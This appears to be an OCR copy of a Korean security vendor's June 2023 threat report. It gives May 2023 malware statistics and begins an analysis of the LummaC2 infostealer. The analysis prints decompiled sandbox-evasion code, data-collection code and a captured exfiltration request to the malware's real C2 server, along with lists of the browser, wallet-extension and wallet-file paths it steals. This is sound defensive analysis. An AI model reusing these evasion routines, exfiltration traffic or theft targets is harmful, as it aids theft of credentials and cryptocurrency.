
이스트시큐리티
보안동향보고서

No.165
2023/06/23

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

이스트시큐리티 보안동향보고서

CONTENTS

1 악성코드 통계 및 분석 01-07

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

2 악성코드 분석 보고서 08-28

1. [Spyware.Infostealer.Lumma] 악성코드 분석 보고서
2. [Trojan.Android.Banker] 악성코드 분석 보고서

3 최신 보안 동향 29-38

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

1. 악성코드 동향

2023 년 5 월에는 국내 기업을 타겟으로 공격 된 랜섬웨어와 사용자 정보를 가로채기 위한 피싱 메일, 그리고 개인정보 유출에 대한 공격이 다수 발견되었습니다.

최근 국내 기업을 타깃으로 된 랜섬웨어 공격들이 등장하고 있습니다. 지난 4 월 말에는 Babuk 랜섬웨어 소스코드를 활용하는 RA Group 랜섬웨어 조직이 국내 제약 및 제조회사를 대상으로 랜섬웨어 공격을 수행했으며 1.4TB 의 데이터가 유출되었습니다.
또한 블랙캣(BlackCat) 랜섬웨어 그룹은 국내 식품회사의 공격 사실을 5 월 초에 공개했으며 약 1TB 의 데이터를 탈취했다고 공지했습니다.

5 월에는 사용자의 개인정보를 가로채기 위한 피싱 공격과 유출 사건이 다수 발견되었습니다.

코로나 19 팬데믹이 종료되고 여름 휴가철을 앞두고 항공권 결제 이메일을 사칭한 피싱 메일, 지방세 납부 시기를 노려 네이버 전자 문서를 가장한 재산세(지방세) 고지서 피싱 메일이 확인되었으며, 특정 대학교에서는 관계자의 실수로 인해 대학원 장학생 지원자 300 명의 개인정보가 유출되었고 또 다른 대학교에서는 전교생의 이메일에 접속할 수 있는 비밀번호 조합코드를 전체 공지하여 타인의 이메일 계정에 쉽게 접속 할 수 있는 사건이 발생하기도 했습니다.

이외에도 국내 국책연구기관 웹사이트와 동일한 사이트를 사용하여 대북 종사자들을 대상으로 한 피싱 메일, 북한 탈북민으로 위장하여 인권 시민단체를 대상으로 발송된 메일과 파일 내부에 의미 없는 더미 값을 포함시켜 용량을 증가시킨 대용량 악성 LNK 파일 등 북 연계 공격 활동들도 발견되었습니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2023 년 5 월에는 Gen:Variant.Sirefef.2727, Win32.Neshta.A, Gen:Variant.Razy.864420, Gen:Variant.Application.Keygen.24, Trojan.MSIL.Crypt.gen, Win32.Ramnit.N, Trojan.Lisp.Agent.F, Application.Hacktool.KMSActivator.HA 악성코드가 새롭게 Top15 에 진입하였고, 지난달과 비교하여 새로운 악성코드가 다수 진입하였습니다.

윈도우 실행파일과 HTM, HTML 같은 웹 관련 파일을 감염 시키는 Ramnit 악성코드와 오토캐드(AutoCAD)와 관련된 악성코드가 지속적으로 탐지되고 있으며, KMS HackTool 관련 악성코드 또한 지난달에 이어 Top 순위에 탐지되고 있습니다.

순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Gen:Variant.TDss.49	ETC	70,904
2	↓5	Backdoor.Generic.792814	Backdoor	51,439
3	-	Misc.HackTool.AutoKMS	ETC	33,328
4	-	Trojan.Acad.Bursted.AK	Trojan	25,899
5	↓3	Trojan.HTML.Ramnit.A	Trojan	23,045
6	New	Gen:Variant.Sirefef.2727	ETC	19,874
7	New	Win32.Neshta.A	Virus	18,527
8	New	Gen:Variant.Razy.864420	ETC	16,136
9	-	Worm.ACAD.Bursted	Worm	15,900
10	New	Gen:Variant.Application.Keygen.24	ETC	15,535
11	New	Trojan.MSIL.Crypt.gen	Trojan	15,506
12	New	Win32.Ramnit.N	Virus	14,970
13	↓1	Misc.HackTool.KMSActivator	ETC	14,607
14	New	Trojan.Lisp.Agent.F	Trojan	11,938
15	New	Application.Hacktool.KMSActivator.HA	ETC	10,627

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임


2023 년 05 월 01 일 ~ 2023 년 05 월 31 일

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

악성코드 유형별 비율


악성코드 유형별 비율에서 기타(ETC) 유형이 51%로 가장 높은 비율로 탐지 되었으며, 그 다음으로 트로이목마(Trojan) 유형이 21%, 백도어(Backdoor) 유형이 14%, 웜(Worm)유형과 바이러스(Virus)는 유형은 각각 5%, 9%로 확인되었습니다.

2023 년 4 월과 비교하여 전체 감염 건수는 20.4% 감소하였습니다.



카테고리별 악성코드 비율 전월 비교

2023 년 5 월에는 지난 4 월과 비교하여 트로이목마(Trojan) 유형이 23% 크게 감소하였으며, 기타(ETC)유형은 13% 증가했습니다. 백도어(Backdoor) 유형과 이러스(Virus) 유형은 각각 7%, 8% 증가, 웜(Worm) 유형은 지난 달과 동일한 5%, 애드웨어(Adware) 유형은 지난달에 비해 5% 감소하였습니다.




ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

5 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB 에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 5 월 1 일부터 5 월 31 일까지 총 15,162 건의 랜섬웨어 공격 시도가 차단되었습니다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 5 월 한 달간 총 7,887,168 건의 악성코드 경유지/유포지 URL 이 확인되었습니다. 이 수치는 4 월 한 달간 확인되었던 7,411,596 건의 악성코드 경유지/유포지 URL 수에 비해 약 6.4% 가량 증가한 수치입니다. 악성코드 경유지/유포지 URL 의 경우 항상 고정적인 URL 만 모니터링하는 것이 아닌, 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 보길 바랍니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

2

악성코드 분석 보고서


ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

[Spyware.Infostealer.Lumma] 악성코드 분석 보고서

1. 개요

'LummaC2' 악성코드는 정보 탈취형 악성코드로 2023 년 상반기 다크웹에서 판매되고 있다. 'LummaC2' 악성코드는 사용자의 크리덴셜 정보를 탈취할 수 있으며, 최근까지도 'LummaC2' 패널 기능의 업데이트가 이루어지고 있다

이번 보고서에서는 'LummaC2' 악성코드에 대해 분석해 보도록 한다.



[그림 1] 다크웹 사이트 및 공격자 패널 로그인 페이지 (한글 번역)

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

2. 악성코드 상세 분석

2.1 분석 환경 우회

1) 공격자 환경 체크

'my-global-render.dll' DLL 파일이 로드가 되면 예외처리를 발생시켜 종료하는데, 해당 기능은 공격자 환경에서 실행이 되지 않기 위한 기능으로 추정된다.

```
v0 = LoadLibraryA;
LibraryA = LoadLibraryA(LibFileName);          // advapi32.dll
result = v0(aMyGlobalRender);                  // my-global-render.dll
if ( LibraryA )
```

[그림 1] DLL 로드 코드 일부

2) 계정명, 컴퓨터명 Hashing 값 체크

계정명과 컴퓨터명을 해싱 연산 후 0x56CF7626('JohnDoe'), 0xB09406C7('HAL9TH') 값과 비교한다. 만일 동일할 경우 프로그램에 예외처리를 발생시켜 종료한다. 해당 문자열들은 윈도우 디펜더 에뮬레이터의 환경값으로 알려져 있다.

```
GetUserNameW(&Buffer, &v7);
if ( v7 == 8 )
{
  v0 = Buffer;
  if ( Buffer )
  {
    v1 = 0x47;
    v2 = &v11;
    do
    {
      v1 = (0x3983 * v1) ^ (0x1177F * v0);
      v0 = *v2++;
    }
    while ( v0 );
    if ( v1 == 0x56CF7626 )
    {
      v7 = 255;
      GetComputerNameW(&v8, &v7);
      if ( v7 == 7 )
      {
        v3 = v8;
        if ( v8 )
        {
          v4 = 71;
          v5 = &v9;
          do
          {
            v4 = (0x3983 * v4) ^ (0x1177F * v3);
            v3 = *v5++;
          }
          while ( v3 );
          if ( v4 == 0xB09406C7 )
```

[그림 2] 해싱 비교 코드 일부

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

3) 자동화된 시스템 환경 체크

자동화된 시스템 환경을 확인하기 위해 악성코드에서는 특정 명령어 실행 시간을 계산하며, 이 실행 시간이 약 4.5 초 미만인 경우 프로그램을 예외처리해서 종료한다.

```
push    eax             ; lpSystemTimeAsFileTime
call    ds:GetSystemTimeAsFileTime
mov     ebx, 2AC18000h
mov     eax, dword ptr [esp+18h+var_18]
add     eax, ebx
mov     ebp, 0FE624E21h
mov     ecx, dword ptr [esp+18h+var_18+4]
adc     ecx, ebp
push    0
push    2710h
push    ecx
push    eax
call    sub_40CC60
mov     edi, eax
mov     esi, edx
push    1388h           ; dwMilliseconds
call    ds:Sleep
mov     eax, esp
push    eax             ; lpSystemTimeAsFileTime
call    ds:GetSystemTimeAsFileTime
add     ebx, dword ptr [esp+18h+var_18]
adc     ebp, dword ptr [esp+18h+var_18+4]
push    0
push    2710h
push    ebp
push    ebx
call    sub_40CC60
sub     eax, edi
sbb     edx, esi
xor     ecx, ecx
mov     esi, 1193h
cmp     esi, eax
```

[그림 3] Sleep 우회 코드 일부

2.2 수집 목록 리스트

1) 시스템 정보 탈취

컴퓨터명, 사용자명, OS 버전, HWID, 화면 해상도 정보, 언어 정보, CPU 정보, GPU 정보, 메모리 정보 및 악성코드 이름(LummaC2)과 빌드 버전(20233101) 정보를 수집하여 'System.txt' 파일에 저장 후 압축하여 공격자 C&C (82.117.255[.]127) 주소로 전송한다.

```
GetComputerNameA = apipath_load(0xA2F80070, &word_428A42);
DeviceName = DisplayDevice.DeviceName;
GetComputerNameA(v9);
strcpy(&sub_415060(v5)[v5], "- PC: ");
sub_414E80(v5, v9);
*&sub_415060(v5)[v5] = 10;
v11 = alloc(0x8000, 1);
v49 = 0x8000;
GetUserNameA = apipath_load(603911754, aA_2);
GetUserNameA(v11, &v49);
strcpy(&sub_415060(v5)[v5], "- User: ");
sub_414E80(v5, v11);
*&sub_415060(v5)[v5] = 10;
v13 = sub_40CBA0(&v49);
v14 = alloc(2048, 1);
sub_40C180(v14, 2047, "%s (%d.%d.%d)", off_433024[v13], v49,
strcpy(&sub_415060(v5)[v5], "- OS Version: ");
sub_414E80(v5, v14);
*&sub_415060(v5)[v5] = 10;
v15 = 576xed_split(aHw576xedid);              // - HWID:
sub_414E80(v5, v15);
v16 = sub_408E30();
sub_414E80(v5, v16);
*&sub_415060(v5)[v5] = 10;
strcpy(&sub_415060(v5)[v5], "- Screen Resoluton: ");
```

```
POST /c2sock HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=SqDe87817huf871793q74
User-Agent: TeslaBrowser/5.5
Content-Length: 1632
Host: 82.117.255.127

--SqDe87817huf871793q74
Content-Disposition: form-data; name="hwid"

{e29ac6c0-7037-11de-816d-806e6f6e6963}
--SqDe87817huf871793q74
Content-Disposition: form-data; name="pid"

1
--SqDe87817huf871793q74
Content-Disposition: form-data; name="lid"

rOeha6--test kripta
--SqDe87817huf871793q74
Content-Disposition: form-data; name="file"; filename="file"
Content-Type: attachment/x-object

PK.........Y.V.............
...System.txt.......n.0.......iAI....(.:ZZ........AI+.M{wRK....X...i..}
```

[그림 4] 정보 탈취 코드 일부

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

2) 웹 브라우저 정보 탈취

[표 1]에 수집 경로의 모든 데이터를 압축하여 공격자 C&C 주소로 전송한다. 수집 경로에는 'BrowserDB', 'Extensions', 'Login Data', 'History' 등의 웹 브라우저 정보를 가지고 있다.

브라우저 목록	수집 경로
Chrome	%localappdata%\\Google\\Chrome\\User Data
Chromium	%localappdata%\\Chromium\\User Data
Edge	%localappdata%\\Microsoft\\Edge\\User Data
Kometa	%localappdata%\\Kometa\\User Data
Opera Stable	%appdata%\\Opera Software\\Opera Stable
Opera GX Stable	%appdata%\\Opera Software\\Opera GX Stable
Opera Neon	%appdata%\\Opera Software\\Opera Neon\\User Data
Brave Software	%localappdata%\BraveSoftware\Brave-Browser\User Data
Comodo	%localappdata%\Comodo\Dragon\User Data
CocCoc	%localappdata%\CocCoc\Browser\User Data

[표 1] 웹 브라우저 목록

3) 웹 브라우저 확장 프로그램

웹 브라우저 확장 프로그램을 조회하여 [표 2]에 존재하는 확장 프로그램 폴더 내 데이터를 탈취한다.

확장 프로그램	폴더명	확장 프로그램	폴더명
MetaMask	Ejbalbakoplchlghecdalmeeeajnimhm nkbihfbeogaeaoehlefnkodbefgpgknn	Auro	cnmamaachppnkjgnildpdmkaakejnhae
TronLink	ibnejdfjmmkpcnlpebklmnkoeoihofec	Polymesh	jojhfeoedkpkglbfimdfabpdfjaoolaf
Ronin Wallet	fnjhmkhhmkbjkkabndcnnogagogbneec	ICONex	flpiciilemghbmfalicajoolhkkenfel
Binance Chain Wallet	fhbohimaelbohpjbbldcngcnapndodjp	Nabox	nknhiehlklippafakaeklbeglecifhad
Yoroi	ffnbelfdoeiohenkjibnmadjiehjhajb	KHC	hcflpincpppdclinealmandijcmnkbgn
Nifty	jbdaocneiiinmjbjlgalhcelgbejmnid	Temple	ookjlbkiijinhpmnjffcofjonbfbgaoc
Math	afbcbjpbpfadlkmhmclhkeeodmamcflc	TezBox	mnfifefkajgofkcjkemidiaecocnkjeh
Coinbase	hnfanknocfeofbddgcijnmhnfnkdnaad	DAppPlay	lodccjjbdhfakaekdiahmedfbieldgik
Guarda	hpglfhgfnhbgpjdenjgmdgoeiappafln	BitClip	ijmpgkjfkbfhoebgogflfebnmejmfbml
EQUAL	blnieiiffboillknjnepogjhkgnoapac	Steem Keychain	lkcjlnjfpbikmcmbachjpdbijejflpcm
Jaxx Liberty	cjelfplplebdjjenllpjcblmjkfcffne	Nash Extension	onofpnbbkehpmmoabgpcpmigafmmnjhl
BitApp	fihkakfobkmkjojpchpfgcmhfjnmnfpi	Hycon Lite Client	bcopgchhojmggmffilplmbdicgaihlkp
iWlt	kncchdigobghenbbaddojjnnaogfppfj	ZilPay	klnaejjgbibmhlephnhpmaofohgkpgkd
EnKrypt	kkpllkodjeloidieedojogacfhpaihoh	Coin98	aeachknmefphepccionboohckonoeemg

 Copyright©2022 ESTsecurity Corp.All rights reserved.

Wombat	amkmjjmmflddogmhpjloimipbofnfjih	Authenticator	bhghoamapcdpbohphigoooaddinpkbai
MEW CX	nlbmnnijcnlegkjjpcfjclmcfggfefdm	Cyano	dkdedlpgdmmkkfjabffeganieamfklkm
Guild	nanjmdknhkinifnkgdcggcfnhdaammmj	Byone	nlgbhdfgdhgbiamfdfmbikcdghidoadd
Saturn	nkddgncdjgjfcddamfgcmfnlhccnimig	OneKey	infeboajgfhgbjpjbeppbkgnabfdkdaf
NeoLine	cphhlgmgameodnhkjdmkpanlelnlohao	Leaf	cihmoadaighcejopammfbmddcmdekcje
Clover	nhnkbkgjikgcigadomkphalanndcapjk	Authy	gaedmjdfmmahhbjefcbgaolhhanlaolb
Liquality	kpfopkelmapcoipemfendmdcghnegimn	EOS Authenticator	oeljdldpnmdbchonielidgobddfffIal
Terra Station	aiifbnbfobpmeekipheeijimdpnlpgpp	GAuth Authenticator	ilgcnhelpchnceeipipijaljkblbcobl
Keplr	dmkamcknogkgcdfhhbddcghachkejeap	Trezor Password Manager	imloifkgjagghnncjkhggdhalmcnfklk
Sollet	fhmfendgdocmcbmfikdcogofphimnkno	Phantom	bfnaelmomeimhlpmgjnjophhpkkoljpa

[표 2] 확장 프로그램 목록

4) 가상화폐 지갑 파일

[표 3]에 존재하는 가상화폐 지갑 파일 정보를 탈취한다.

지갑 목록	수집 경로
Binance	%appdata%\\Binance
Electrum	%appdata%\\Electrum\\wallets
Ethereum	%appdata%\\Ethereum
Exodus	%appdata%\\Exodus\\exodus.wallet
Ledger Live	%appdata%\\Ledger Live
Atomic	%appdata%\\atomic\\Local Storage\\leveldb
Coinomi	%localappdata%\\Coinomi\\Coinomi\\wallets
Authy Desktop	%appdata%\\Authy Desktop\\Local Storage\\leveldb
Bitcoin core	%appdata%\\Bitcoin\\wallets
